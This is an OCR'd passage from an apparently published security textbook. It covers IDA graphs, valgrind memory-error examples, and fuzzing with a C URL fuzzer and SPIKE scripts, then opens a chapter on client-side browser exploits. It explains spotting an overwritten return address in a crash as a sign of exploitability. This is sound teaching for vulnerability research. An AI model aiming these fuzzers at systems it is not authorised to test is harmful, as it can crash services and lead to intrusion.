


Figure 14-1 Function call tree for function **sub_804882F**




Figure 14-2 Cross-references to the **send** function

A third type of graph available in IDA Pro is the function flowchart graph. As shown in Figure 14-3, the function flowchart graph provides a much more detailed look at the flow of control within a specific function.

One shortcoming of IDA's graphing functionality is that many of the graphs it generates are static, meaning that they can't be manipulated, and thus they can't be saved for viewing with third-party graphing applications. This shortcoming is addressed by BinNavi and to some extent Process Stalker.

The preceding examples demonstrate *control flow analysis.* Another form of flow analysis examines the ways in which data transits a program. Reverse data tracking attempts to locate the origin of a piece of data. This is useful in determining the source of data supplied to a vulnerable function. Forward data tracking attempts to track data from its point of origin to the locations in which it is used. Unfortunately, static analysis of data through conditional and looping code paths is a difficult task at best. For more information on data flow analysis techniques, please refer the Chevarista tool mentioned in Chapter 12.

Memory Monitoring Tools

Some of the most useful tools for black box testing are those that monitor the way that a program uses memory at runtime. Memory monitoring tools can detect the following types of errors:

- Accessing uninitialized memory
- Access outside of allocated memory areas
- Memory leaks
- Multiple release (freeing) of memory blocks




Figure 14-3 IDA-generated flowchart for sub_80487EB

CAUTION Dynamic memory allocation takes place in a program's heap space. Programs should return all dynamically allocated memory to the heap manager at some point. When a program loses track of a memory block by modifying the last pointer reference to that block, it no longer has the ability to return that block to the heap manager. This inability to free an allocated block is called a *memory leak*. While memory leaks may not lead directly to exploitable conditions, the leaking of a sufficient amount of memory can exhaust the memory available in the

program heap. At a minimum this will generally result in some form of denial of service. Dynamic memory allocation takes place in a program's heap space. Programs should return all dynamically allocated memory to the heap manager at some point. When a program loses track of a memory block by modifying the last pointer reference to that block, it no longer has the ability to return that block to the heap manager. This inability to free an allocated block is called a memory leak.

Each of these types of memory problems has been known to cause various vulnerable conditions from program crashes to remote code execution.

valgrind

valgrind is an open source memory debugging and profiling system for Linux x86 program binaries. valgrind can be used with any compiled x86 binary; no source code is required. It is essentially an instrumented x86 interpreter that carefully tracks memory accesses performed by the program being interpreted. Basic valgrind analysis is performed from the command line by invoking the valgrind wrapper and naming the binary that it should execute. To use valgrind with the following example:

```
/*
 * valgrind_1.c - uninitialized memory access
 */

int main() {
   int p, t;
   if (p == 5) {            /*Error occurs here*/
      t = p + 1;
   }
   return 0;
}
```

you simply compile the code and then invoke valgrind as follows:

```
# gcc -o valgrind_1 valgrind_1.c
# valgrind ./valgrind_1
```

valgrind runs the program and displays memory use information as shown here:

```
==16541== Memcheck, a.k.a. Valgrind, a memory error detector for x86-linux.
==16541== Copyright (C) 2002-2003, and GNU GPL'd, by Julian Seward.
==16541== Using valgrind-2.0.0, a program supervision framework for x86-linux.
==16541== Copyright (C) 2000-2003, and GNU GPL'd, by Julian Seward.
==16541== Estimated CPU clock rate is 3079 MHz
==16541== For more details, rerun with: -v
==16541==
==16541== Conditional jump or move depends on uninitialised value(s)
==16541==    at 0x8048328: main (in valgrind_1)
==16541==    by 0xB3ABBE: __libc_start_main (in /lib/libc-2.3.2.so)
==16541==    by 0x8048284: (within valgrind_1)
==16541==
==16541== ERROR SUMMARY: 1 errors from 1 contexts (suppressed: 0 from 0)
```

```
==16541== malloc/free: in use at exit: 0 bytes in 0 blocks.
==16541== malloc/free: 0 allocs, 0 frees, 0 bytes allocated.
==16541== For a detailed leak analysis,  rerun with: --leak-check=yes
==16541== For counts of detected errors, rerun with: -v
```

In the example output, the number 16541 in the left margin is the process ID (pid) of the **valgrind** process. The first line of output explains that **valgrind** is making use of its **memcheck** tool to perform its most complete analysis of memory use. Following the copyright notice, you see the single error message that **valgrind** reports for the example program. In this case, the variable p is being read before it has been initialized. Because **valgrind** operates on compiled programs, it reports virtual memory addresses in its error messages rather than referencing original source code line numbers. The ERROR SUMMARY at the bottom is self-explanatory.

A second simple example demonstrates **valgrind**'s heap-checking capabilities. The source code for this example is as follows:

```
/*
 * valgrind_2.c - access outside of allocated memory
 */

#include <stdlib.h>
int main() {
   int *p, a;
   p = malloc(10 * sizeof(int));
   p[10] = 1;               /* invalid write error */
   a = p[10];               /* invalid read error */
   free(p);
   return 0;
}
```

This time **valgrind** reports errors for an invalid write and read outside of allocated memory space. Additionally, summary statistics report on the number of bytes of memory dynamically allocated and released during program execution. This feature makes it very easy to recognize memory leaks within programs.

```
==16571== Invalid write of size 4
==16571==    at 0x80483A2: main (in valgrind_2)
==16571==    by 0x398BBE: __libc_start_main (in /lib/libc-2.3.2.so)
==16571==    by 0x80482EC: (within valgrind_2)
==16571==    Address 0x52A304C is 0 bytes after a block of size 40 alloc'd
==16571==    at 0x90068E: malloc (vg_replace_malloc.c:153)
==16571==    by 0x8048395: main (in valgrind_2)
==16571==    by 0x398BBE: __libc_start_main (in /lib/libc-2.3.2.so)
==16571==    by 0x80482EC: (within valgrind_2)
==16571==
==16571== Invalid read of size 4
==16571==    at 0x80483AE: main (in valgrind_2)
==16571==    by 0x398BBE: __libc_start_main (in /lib/libc-2.3.2.so)
==16571==    by 0x80482EC: (within valgrind_2)
==16571==    Address 0x52A304C is 0 bytes after a block of size 40 alloc'd
==16571==    at 0x90068E: malloc (vg_replace_malloc.c:153)
==16571==    by 0x8048395: main (in valgrind_2)
==16571==    by 0x398BBE: __libc_start_main (in /lib/libc-2.3.2.so)
==16571==    by 0x80482EC: (within valgrind_2)
==16571==
```

```
==16571== ERROR SUMMARY: 2 errors from 2 contexts (suppressed: 0 from 0)
==16571== malloc/free: in use at exit: 0 bytes in 0 blocks.
==16571== malloc/free: 1 allocs, 1 frees, 40 bytes allocated.
==16571== For a detailed leak analysis,  rerun with: --leak-check=yes
==16571== For counts of detected errors, rerun with: -v
```

The type of errors reported in this case might easily be caused by off-by-one errors or a heap-based buffer overflow condition.

The last **valgrind** example demonstrates reporting of both a memory leak and a double **free** problem. The example code is as follows:

```
/*
 * valgrind_3.c - memory leak/double free
 */

#include <stdlib.h>
int main() {
   int *p;
   p = (int*)malloc(10 * sizeof(int));
   p = (int*)malloc(40 * sizeof(int)); //first block has now leaked
   free(p);
   free(p);  //double free error
   return 0;
}
```

NOTE A double **free** condition occurs when the **free** function is called a second time for a pointer that has already been **free**d. The second call to **free** corrupts heap management information that can result in an exploitable condition.

The results for this last example follow. In this case, **valgrind** was invoked with the detailed leak checking turned on:

```
# valgrind --leak-check=yes ./valgrind_3
```

This time an error is generated by the double **free**, and the leak summary reports that the program failed to release 40 bytes of memory that it had previously allocated:

```
==16584== Invalid free() / delete / delete[]
==16584==    at 0xD1693D: free (vg_replace_malloc.c:231)
==16584==    by 0x80483C7: main (in valgrind_3)
==16584==    by 0x126BBE: __libc_start_main (in /lib/libc-2.3.2.so)
==16584==    by 0x80482EC: (within valgrind_3)
==16584==    Address 0x47BC07C is 0 bytes inside a block of size 160 free'd
==16584==    at 0xD1693D: free (vg_replace_malloc.c:231)
==16584==    by 0x80483B9: main (in valgrind_3)
==16584==    by 0x126BBE: __libc_start_main (in /lib/libc-2.3.2.so)
==16584==    by 0x80482EC: (within valgrind_3)
==16584==
==16584== ERROR SUMMARY: 1 errors from 1 contexts (suppressed: 0 from 0)
==16584== malloc/free: in use at exit: 40 bytes in 1 blocks.
==16584== malloc/free: 2 allocs, 2 frees, 200 bytes allocated.
==16584== For counts of detected errors, rerun with: -v
==16584== searching for pointers to 1 not-freed blocks.
==16584== checked 4664864 bytes.
```

```
==16584==
==16584== 40 bytes in 1 blocks are definitely lost in loss record 1 of 1
==16584==    at 0xD1668E: malloc (vg_replace_malloc.c:153)
==16584==    by 0x8048395: main (in valgrind_3)
==16584==    by 0x126BBE: __libc_start_main (in /lib/libc-2.3.2.so)
==16584==    by 0x80482EC: (within valgrind_3)
==16584==
==16584== LEAK SUMMARY:
==16584==    definitely lost: 40 bytes in 1 blocks.
==16584==    possibly lost:   0 bytes in 0 blocks.
==16584==    still reachable: 0 bytes in 0 blocks.
==16584==         suppressed: 0 bytes in 0 blocks.
==16584== Reachable blocks (those to which a pointer was found) are not shown.
==16584== To see them, rerun with: --show-reachable=yes
```

While the preceding examples are trivial, they do demonstrate the value of **valgrind** as a testing tool. Should you choose to fuzz a program, **valgrind** can be a critical piece of instrumentation that can help to quickly isolate memory problems, in particular, heap-based buffer overflows, which manifest themselves as invalid reads and writes in **valgrind**.

References

Process Stalker http://pedram.redhive.com/code/process_stalker/
GDE Community Edition www.oreas.com
OllyDbg www.ollydbg.de/
WinDbg www.microsoft.com/whdc/devtools/debugging
Valgrind http://valgrind.kde.org/

Fuzzing

Black box testing works because you can apply some external stimulus to a program and observe how the program reacts to that stimulus. Monitoring tools give you the capability to observe the program's reactions. All that is left is to provide interesting inputs to the program being tested. As mentioned previously, fuzzing tools are designed for exactly this purpose, the rapid generation of input cases designed to induce errors in a program. Because the number of inputs that can be supplied to a program is infinite, the last thing you want to do is attempt to generate all of your input test cases by hand. It is entirely possible to build an automated fuzzer to step through every possible input sequence in a brute-force manner and attempt to generate errors with each new input value. Unfortunately, most of those input cases would be utterly useless and the amount of time required to stumble across some useful ones would be prohibitive. The real challenge of fuzzer development is building them in such a way that they generate interesting input in an intelligent, efficient manner. An additional problem is that it is very difficult to develop a generic fuzzer. To reach the many possible code paths for a given program, a fuzzer usually needs to be somewhat "protocol aware." For example, a fuzzer built with the goal of overflowing query parameters in an HTTP request is unlikely to contain sufficient protocol knowledge to also fuzz fields in an SSH key exchange.

Also, the differences between ASCII and non-ASCII protocols make it more than a trivial task to port a fuzzer from one application domain to another.

NOTE The Hypertext Transfer Protocol (HTTP) is an ASCII-based protocol described in RFC 2616. SSH is a binary protocol described in various Internet-Drafts. RFCs and Internet-Drafts are available online at www.ietf.org.

Instrumented Fuzzing Tools and Techniques

Fuzzing should generally be performed with some form of instrumentation in place. The goal of fuzzing is to induce an observable error condition in a program. Tools such as memory monitors and debuggers are ideally suited for use with fuzzers. For example, **valgrind** will report when a fuzzer has caused a program executing under **valgrind** control to overflow a heap-allocated buffer. Debuggers will usually catch the fault induced when an invalid memory reference is made as a result of fuzzer provided input. Following the observation of an error, the difficult job of determining whether the error is exploitable really begins. Exploitability determination will be discussed in the next chapter.

A variety of fuzzing tools exist in both the open source and the commercial world. These tools range from stand-alone fuzzers to fuzzer development environments. In this chapter, we will discuss the basic approach to fuzzing, as well as introduce a fuzzer development framework. Chapters 15 and 17 will cover several more recent fuzzing tools including fuzzers tailored to specific application domains.

A Simple URL Fuzzer

As an introduction to fuzzers, we will look at a simple program for fuzzing web servers. Our only goal is to grow a long URL and see what effect it has on a target web server. The following program is not at all sophisticated, but it demonstrates several elements common to most fuzzers and will assist in understanding more advanced examples:

```
 1: /*
 2:  * simple_http_fuzzer.c
 3:  */
 4: #include <stdio.h>
 5: #include <stdlib.h>
 6: #include <sys/socket.h>
 7: #include <netinet/in.h>

 8: //maximum length to grow our url
 9: #define MAX_NAME_LEN 2048
10: //max strlen of a valid IP address + null
11: #define MAX_IP_LEN 16

12: //static HTTP protocol content into which we insert fuzz string
13: char request[] = "GET %*s.html HTTP/1.1\r\nHost: %s\r\n\r\n";
```

```
14: int main(int argc, char **argv) {
15:    //buffer to build our long request
16:    char buf[MAX_NAME_LEN + sizeof(request) + MAX_IP_LEN];
17:   //server address structure
18:   struct sockaddr_in server;
19:   int sock, len, req_len;
20:   if (argc != 2) {   //require IP address on the command line
21:      fprintf(stderr, "Missing server IP address\n");
22:      exit(1);
23:   }

24:    memset(&server, 0, sizeof(server));   //clear the address info
25:    server.sin_family = AF_INET;          //building an IPV4 address
26:    server.sin_port = htons(80);          //connecting to port 80
27:    //convert the dotted IP in argv[1] into network representation
28:   if (inet_pton(AF_INET, argv[1], &server.sin_addr) <= 0) {
29:       fprintf(stderr, "Invalid server IP address: %s\n", argv[1]);
30:       exit(1);
31:    }

32:    //This is the basic fuzzing loop.  We loop, growing the url by
33:    //4 characters per pass until an error occurs or we reach MAX_NAME_LEN
34:    for (len = 4; len < MAX_NAME_LEN; len += 4) {
35:       //first we need to connect to the server, create a socket...
36:       sock = socket(AF_INET, SOCK_STREAM, 0);
37:       if (sock == -1) {
38:          fprintf(stderr, "Could not create socket, quitting\n");
39:          exit(1);
40:       }
41:       //and connect to port 80 on the web server
42:       if (connect(sock, (struct sockaddr*)&server, sizeof(server))) {
43:          fprintf(stderr, "Failed connect to %s, quitting\n", argv[1]);
44:          close(sock);
45:          exit(1);      //terminate if we can't connect
46:       }
47:       //build the request string.  Request really only reserves space for
48:       //the name field that we are fuzzing (using the * format specifier)
49:       req_len = snprintf(buf, sizeof(buf), request, len, "A", argv[1]);

50:       //this actually copies the growing number of A's into the request
51:       memset(buf + 4, 'A', len);

52:       //now send the request to the server
53:       send(sock, buf, req_len, 0);
54:       //try to read the server response, for simplicity's sake let's assume
55:       //that the remote side choked if no bytes are read or a recv error
56:       //occurs
57:       if (read(sock, buf, sizeof(buf), 0) <= 0) {
58:          fprintf(stderr, "Bad recv at len = %d\n", len);
59:          close(sock);
60:          break;   //a recv error occurred, report it and stop looping
61:       }
62:       close(sock);
63:    }
64:    return 0;
65: }
```

The essential elements of this program are its knowledge, albeit limited, of the HTTP protocol contained entirely in line 13, and the loop in lines 34–63 that sends a new request to the server being fuzzed after generating a new larger filename for each pass through the loop. The only portion of the request that changes between connections is the filename field (**%*s**) that gets larger and larger as the variable len increases. The asterisk in the format specifier instructs the **snprintf()** function to set the length according to the value specified by the next variable in the parameter list, in this case len. The remainder of the request is simply static content required to satisfy parsing expectations on the server side. As len grows with each pass through the loop, the length of the filename passed in the requests grows as well. Assume for example purposes that the web server we are fuzzing, bad_httpd, blindly copies the filename portion of a URL into a 256-byte, stack-allocated buffer. You might see output such as the following when running this simple fuzzer:

```
# ./simple_http_fuzzer 127.0.0.1
#  Bad recv at len = 276
```

From this output you might conclude that the server is crashing when you grow your filename to 276 characters. With appropriate debugger output available, you might also find out that your input overwrites a saved return address and that you have the potential for remote code execution. For the previous test run, a core dump from the vulnerable web server shows the following:

```
# gdb bad_httpd core.16704
Core was generated by './bad_httpd'.
Program terminated with signal 11, Segmentation fault.
#0  0x006c6d74 in ?? ()
```

This tells you that the web server terminated because of a memory access violation and that execution halted at location 0x006c6d74, which is not a typical program address. In fact, with a little imagination, you realize that it is not an address at all, but the string "tml". It appears that the last 4 bytes of the filename buffer have been loaded into **eip**, causing a segfault. Since you can control the content of the URL, you can likely control the content of **eip** as well, and you have found an exploitable problem.

Note that this fuzzer does exactly one thing: it submits a single long filename to a web server. A more interesting fuzzer might throw additional types of input at the target web server, such as directory traversal strings. Any thoughts of building a more sophisticated fuzzer from this example must take into account a variety of factors, such as:

- What additional static content is required to make new requests appear to be valid? What if you wanted to fuzz particular HTTP request header fields, for example?
- Additional checks imposed on the **recv** operation to allow graceful failure of **recv** operations that time out. Possibilities include setting an alarm or using the **select** function to monitor the status of the socket.
- Accommodating more than one fuzz string.

As an example, consider the following URL:

```
http://gimme.money.com/cgi-bin/login?user=smith&password=smithpass
```

What portions of this request might you fuzz? It is important to identify those portions of a request that are static and those parts that are dynamic. In this case, the supplied request parameter values **smith** and **smithpass** are logical targets for fuzzing, but they should be fuzzed independently from each other, which requires either two separate fuzzers (one to fuzz the user parameter and one to fuzz the password parameter), or a single fuzzer capable of fuzzing both parameters at the same time. A multivariable fuzzer requires nested iteration over all desired values of each variable being fuzzed, and is therefore somewhat more complex to build than the simple single variable fuzzer in the example.

Fuzzing Unknown Protocols

Building fuzzers for open protocols is often a matter of sitting down with an RFC and determining static protocol content that you can hard-code and dynamic protocol content that you may want to fuzz. Static protocol content often includes protocol-defined keywords and tag values, while dynamic protocol content generally consists of user-supplied values. How do you deal with situations in which an application is using a proprietary protocol whose specifications you don't have access to? In this case, you must reverse-engineer the protocol to some degree if you hope to develop a useful fuzzer. The goals of the reverse-engineering effort should be similar to your goals in reading an RFC: identifying static versus dynamic protocol fields. Without resorting to reverse-engineering a program binary, one of the few ways you can hope to learn about an unknown protocol is by observing communications to and from the program. Network sniffing tools might be very helpful in this regard. The WireShark network monitoring tool, for example, can capture all traffic to and from an application and display it in such a way as to isolate the application layer data that you want to focus on. Initial development of a fuzzer for a new protocol might simply build a fuzzer that can mimic a valid transaction that you have observed. As protocol discovery progresses, the fuzzer is modified to preserve known static fields while attempting to mangle known dynamic fields. The most difficult challenges are faced when a protocol contains dependencies among fields. In such cases, changing only one field is likely to result in an invalid message being sent from the fuzzer to the server. A common example of such dependencies is embedded length fields as seen in this simple HTTP POST request:

```
POST /cgi-bin/login.pl HTTP/1.1
Host: gimme.money.com
Connection: close
User-Agent: Mozilla/6.0
Content-Length: 29
Content-Type: application/x-www-form-encoded

user=smith&password=smithpass
```

In this case, if you want to fuzz the user field, then each time you change the length of the user value, you must be sure to update the length value associated with the **Content-Length** header. This somewhat complicates fuzzer development, but it must be properly handled so that your messages are not rejected outright by the server simply for violating the expected protocol.

SPIKE

SPIKE is a fuzzer creation toolkit/API developed by Dave Aitel of Immunity, Inc. SPIKE provides a library of C functions for use by fuzzer developers. Only Dave would call SPIKE pretty, but it was one of the early efforts to simplify fuzzer development by providing buffer construction primitives useful in many fuzzing situations. SPIKE is designed to assist in the creation of network-oriented fuzzers and supports sending data via TCP or UDP. Additionally, SPIKE provides several example fuzzers for protocols ranging from HTTP to Microsoft Remote Procedure Call (MSRPC). SPIKE libraries can be used to form the foundation of custom fuzzers, or SPIKE's scripting capabilities can be used to rapidly develop fuzzers without requiring detailed knowledge of C programming.

The SPIKE API centers on the notion of a "spike" data structure. Various API calls are used to push data into a spike and ultimately send the spike to the application being fuzzed. Spikes can contain static data, dynamic fuzzing variables, dynamic length values, and grouping structures called *blocks*. A SPIKE "block" is used to mark the beginning and end of data whose length should be computed. Blocks and their associated length fields are created with name tags. Prior to sending a spike, the SPIKE API handles all of the details of computing block lengths and updating the corresponding length field for each defined block. SPIKE cleanly handles nested blocks.

We will review some of the SPIKE API calls here. The API is not covered in sufficient detail to allow creation of stand-alone fuzzers, but the functions described can easily be used to build a SPIKE script. Most of the available functions are declared (though not necessarily described) in the file spike.h. Execution of a SPIKE script will be described later in the chapter.

Spike Creation Primitives

When developing a stand-alone fuzzer, you will need to create a spike data structure into which you will add content. All of the SPIKE content manipulation functions act on the "current" spike data structure as specified by the **set_spike()** function. When creating SPIKE scripts, these functions are not required, as they are automatically invoked by the script execution engine.

- **`struct spike *new_spike()`** Allocate a new spike data structure.
- **`int spike_free(struct spike *old_spike)`** Release the indicated spike.
- **`int set_spike(struct spike *newspike)`** Make **newspike** the current spike. All future calls to data manipulation functions will apply to this spike.

SPIKE Static Content Primitives

None of these functions requires a spike as a parameter; they all operate on the current spike as set with **set_spike**.

- **`s_string(char *instring)`** Insert a static string into a spike.
- **`s_binary(char *instring)`** Parse the provided string as hexadecimal digits and add the corresponding bytes into the spike.
- **`s_bigword(unsigned int aword)`** Insert a big-endian word into the spike. Inserts 4 bytes of binary data into the spike.
- **`s_xdr_string(unsigned char *astring)`** Insert the 4-byte length of **astring** followed by the characters of **astring** into the spike. This function generates the XDR representation of **astring**.

NOTE XDR is the External Data Representation standard, which describes a standard way in which to encode various types of data such as integers, floating-point numbers, and strings.

- **`s_binary_repeat(char *instring, int n)`** Add **n** sequential instances of the binary data represented by the string **instring** into the spike.
- **`s_string_repeat(char *instring, int n)`** Add **n** sequential instances of the string **instring** into the spike.
- **`s_intelword(unsigned int aword)`** Add 4 bytes of little-endian binary data into the spike.
- **`s_intelhalfword(unsigned short ashort)`** Add 2 bytes of little-endian binary data into the spike.

SPIKE Block Handling Primitives

The following functions are used to define blocks and insert placeholders for block length values. Length values are filled in prior to sending the spike, once all fuzzing variables have been set.

- **`int_block_start(char *blockname)`** Start a named block. No new content is added to the spike. All content added subsequently up to the matching **block_end** call is considered part of the named block and contributes to the block's length.
- **`int s_block_end(char *blockname)`** End the named block. No new content is added to the spike. This marks the end of the named block for length computation purposes.

Block lengths may be specified in many different ways depending on the protocol being used. In HTTP, a block length may be specified as an ASCII string, while binary protocols may specify block lengths using big- or little-endian integers. SPIKE provides a number of block length insertion functions covering many different formats.

- **`int s_binary_block_size_word_bigendian(char *blockname)`** Inserts a 4-byte big-endian placeholder to receive the length of the named block prior to sending the spike.
- **`int s_binary_block_size_halfword_bigendian(char *blockname)`** Inserts a 2-byte big-endian block size placeholder.
- **`int s_binary_block_size_intel_word(char *blockname)`** Inserts a 4-byte little-endian block size placeholder.
- **`int s_binary_block_size_intel_halfword(char *blockname)`** Inserts a 2-byte little-endian block size placeholder.
- **`int s_binary_block_size_byte(char *blockname)`** Inserts a 1-byte block size placeholder.
- **`int s_blocksize_string(char *blockname, int n)`** Inserts an **n** character block size placeholder. The block length will be formatted as an ASCII decimal integer.
- **`int s_blocksize_asciihex(char *blockname)`** Inserts an 8-character block size placeholder. The block length will be formatted as an ASCII hex integer.

SPIKE Fuzzing Variable Declaration

The last function required for developing a SPIKE-based fuzzer provides for declaring fuzzing variables. A fuzzing variable is a string that SPIKE will manipulate in some way between successive transmissions of a spike.

- **`void s_string_variable(unsigned char *variable)`** Insert an ASCII string that SPIKE will change each time a new spike is sent.

When a spike contains more than one fuzzing variable, an iteration process is usually used to modify each variable in succession until every possible combination of the variables has been generated and sent.

SPIKE Script Parsing

SPIKE offers a limited scripting capability. SPIKE statements can be placed in a text file and executed from within another SPIKE-based program. All of the work for executing scripts is accomplished by a single function.

- **`int s_parse(char *filename)`** Parse and execute the named file as a SPIKE script.

A Simple SPIKE Example

Consider the HTTP post request we looked at earlier:

```
POST /cgi-bin/login.pl HTTP/1.1
Host: gimme.money.com
Connection: close
User-Agent: Mozilla/6.0
Content-Length: 29
Content-Type: application/x-www-form-encoded

user=smith&password=smithpass
```

The following sequence of SPIKE calls would generate valid HTTP requests while fuzzing the user and password fields in the request:

```
s_string("POST /cgi-bin/login.pl HTTP/1.1\r\n");
s_string("Host: gimme.money.com\r\n);
s_string("Connection: close\r\n");
s_string("User-Agent: Mozilla/6.0\r\n");
s_string("Content-Length: ");
s_blocksize_string("post_args", 7);
s_string("\r\nContent-Type: application/x-www-form-encoded\r\n\r\n");
s_block_start("post_args");
s_string("user=");
s_string_variable("smith");
s_string("&password=");
s_string_variable("smithpass");
s_block_end("post_args");
```

These statements constitute a valid SPIKE script (we refer to this script as demo.spk). All that is needed now is a way to execute these statements. Fortunately, the SPIKE distribution comes with a simple program called generic_send_tcp that takes care of the details of initializing a spike, parsing a script into the spike, and iterating through all fuzzing variables in the spike. Five arguments are required to run generic_send_tcp: the host to be fuzzed, the port to be fuzzed, the filename of the spike script, information on whether any fuzzing variables should be skipped, and whether any states of each fuzzing variable should be skipped. These last two values allow you to jump into the middle of a fuzzing session, but for our purposes, set them to zero to indicate that you want all variables fuzzed and every possible value used for each variable. Thus the following command line would cause demo.spk to be executed:

```
# ./generic_send_tcp gimme.money.com 80 demo.spk 0 0
```

If the web server at gimme.money.com had difficulty parsing the strings thrown at it in the user and password fields, then you might expect generic_tcp_send to report errors encountered while reading or writing to the socket connecting to the remote site.

If you're interested in learning more about writing SPIKE-based fuzzers, you should read through and understand generic_send_tcp.c. It uses all of the basic SPIKE API calls in order to provide a nice wrapper around SPIKE scripts. More detailed information on the SPIKE API itself can only be found by reading through the spike.h and spike.c source files.




Figure 14-4
Normal call to **getenv** using libc

SPIKE Proxy

SPIKE Proxy is another fuzzing tool, developed by Dave Aitel, that performs fuzzing of web-based applications. The tool sets itself up as a proxy between you and the website or application you want to fuzz. By configuring a web browser to proxy through SPIKE Proxy, you interact with SPIKE Proxy to help it learn some basic information about the site being fuzzed. SPIKE Proxy takes care of all the fuzzing and is capable of performing attacks such as SQL injection and cross-site scripting. SPIKE Proxy is written in Python and can be tailored to suit your needs.

Sharefuzz

Also authored by Dave Aitel, Sharefuzz is a fuzzing library designed to fuzz set user ID (SUID) root binaries.

NOTE A SUID binary is a program that has been granted permission to run as a user other than the user that invokes the program. The classic example is the passwd program, which must run as root in order to modify the system password database.

Vulnerable SUID root binaries can provide an easy means for local privilege escalation attacks. Sharefuzz operates by taking advantage of the LD_PRELOAD mechanism on Unix systems. By inserting itself as a replacement for the **getenv** library function, Sharefuzz intercepts all environment variable requests and returns a long string rather than the actual environment variable value. Figure 14-4 shows a standard call to the **getenv** library function, while Figure 14-5 shows the results of a call to **getenv** once the program has been loaded with Sharefuzz in place. The goal is to locate binaries that fail to properly handle unexpected environment string values.




Figure 14-5
Fuzzed call to **getenv** with Sharefuzz in place

Reference

SPIKE, SPIKE Proxy, Sharefuzz www.immunitysec.com/resources-freesoftware.shtml

CHAPTER 15

Client-Side Browser Exploits

In this chapter, you will learn about client-side vulnerabilities and several tools for discovering client-side vulnerabilities. This chapter mostly focuses on vulnerabilities affecting Internet Explorer on the Microsoft Windows platform, but the concepts can be extended to other classes of client-side vulnerabilities and other platforms where client-side applications run.

- Why client-side vulnerabilities are interesting
- Internet Explorer security concepts
- Notable client-side exploits in recent history
- Finding new browser-based vulnerabilities with MangleMe, AxEnum, and AxMan
- Heap spray to exploit
- Protecting yourself from client-side exploits

Why Client-Side Vulnerabilities Are Interesting

Client-side vulnerabilities are vulnerabilities in client software such as web browsers, e-mail applications, and media players. At first, you might not think that these vulnerabilities are very interesting. After all, wouldn't an attacker have to get access to your client workstation in order to target vulnerabilities in your client software? The firewall should protect you from those attacks, right? Oh, and your corporation uses a proxy server to protect against web attacks, so that is double protection! And it's not like the attack could take over the system either, right? It's just a web browser…

This section addresses those misconceptions.

Client-Side Vulnerabilities Bypass Firewall Protections

With more and more computers protected from attack by a host-based or perimeter firewall, attackers have changed tactics. The fire-and-forget attacks of 2003 are now blocked by on-by-default firewalls. This change makes client-side vulnerabilities more interesting to the attacker.

If you recall, firewalls typically block new, inbound connection attempts but allow users behind the firewall to create outbound connections, which allow both parties of that established connection to communicate freely in both directions over that channel.

